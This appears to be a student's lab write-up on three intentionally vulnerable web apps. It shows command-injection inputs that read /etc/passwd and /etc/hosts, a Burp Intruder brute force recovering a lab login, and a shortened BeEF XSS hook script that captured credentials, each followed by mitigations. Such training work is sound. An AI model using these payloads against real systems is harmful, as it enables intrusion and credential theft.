
Web Application 1: *Your Wish is My Command Injection*

Screenshots


/etc/passwd



I got the above output from either of the following commands:

```
8.8.8.8 && cat ../../../../../etc/passwd
8.8.8.8 && cat /etc/passwd
```

/etc/hosts



I got the above output from either of the following commands:

```
8.8.8.8 && cat ../../../../../etc/hosts
8.8.8.8 && cat /etc/hosts
```


Mitigation Strategies

In order to mitigate this I would implement input validation in both the client and the server code. If the user inputted anything other than a valid IP address then an error would display. Also, if the server reads the request body and sees the input is not a valid IP address then it should send back either a 400 or 422 status code.


Web Application 2: *A Brute Force to Be Reckoned With*

Screenshots

Here is the login success page from the compromised user:



Here's the Burp Suite results page showing the login request that succeeded:



In the Burp Suite → Intruder options, I flagged the responses for the words "Invalid" and "Successful". From the above screenshot you can see the confirmation that "tonystark → I am Iron Man" is the compromised username and password.

Mitigation Strategies

First, when the company first suspected an attacker gained access to user passwords, they should have forced everyone to change their passwords. Second, to prevent brute force attacks, the web application should simply limit the number of login attempts for a given session ID to a reasonable number – three, five, etc.

Web Application 3: *Where's the BeEF?*

Code Inserted


I needed to get around the webpage's field limitation of 50 characters. I did this by removing the "http:" from the BeEF script to get the following HTML scripting command:

```
<script src="//127.0.0.1:3000/hook.js"></script>
```


I found this technique from this Medium article: https://medium.com/taptuit/minifying-xss-f17d7dc241cf. See the "Milestone #3" section. That says that if you remove the protocol from the URL then it will default to the protocol the browser used to load the parent page.

Screenshots


Here's a stolen Facebook email and password:



Here's notification that the user clicked on a plugin notification:



Here's confirmation that I could get a host's geolocation:



Mitigation Strategies

I got the following list of strategies on how to prevent XSS attacks from https://cobalt.io/blog/a-pentesters-guide-to-cross-site-scripting-xss:

- Don't accept any special characters in data entered by the user
    - While this is effective, it limits the content accepted by a web application. For example, web IDE's wouldn't be able to use this strategy.
- Accept all data entered by the user but do the following:
    - Escape data – special characters – correctly
    - Remove inappropriate content
    - Transform data into an accepted type
- Correctly encode data to specifically avoid XSS attacks
    - From the above website: "Coding the unreliable HTTP requirements data into the HTML output fields (body, attributes, JavaScript, CSS, or URL) resolves the Reflected XSS and Stored XSS."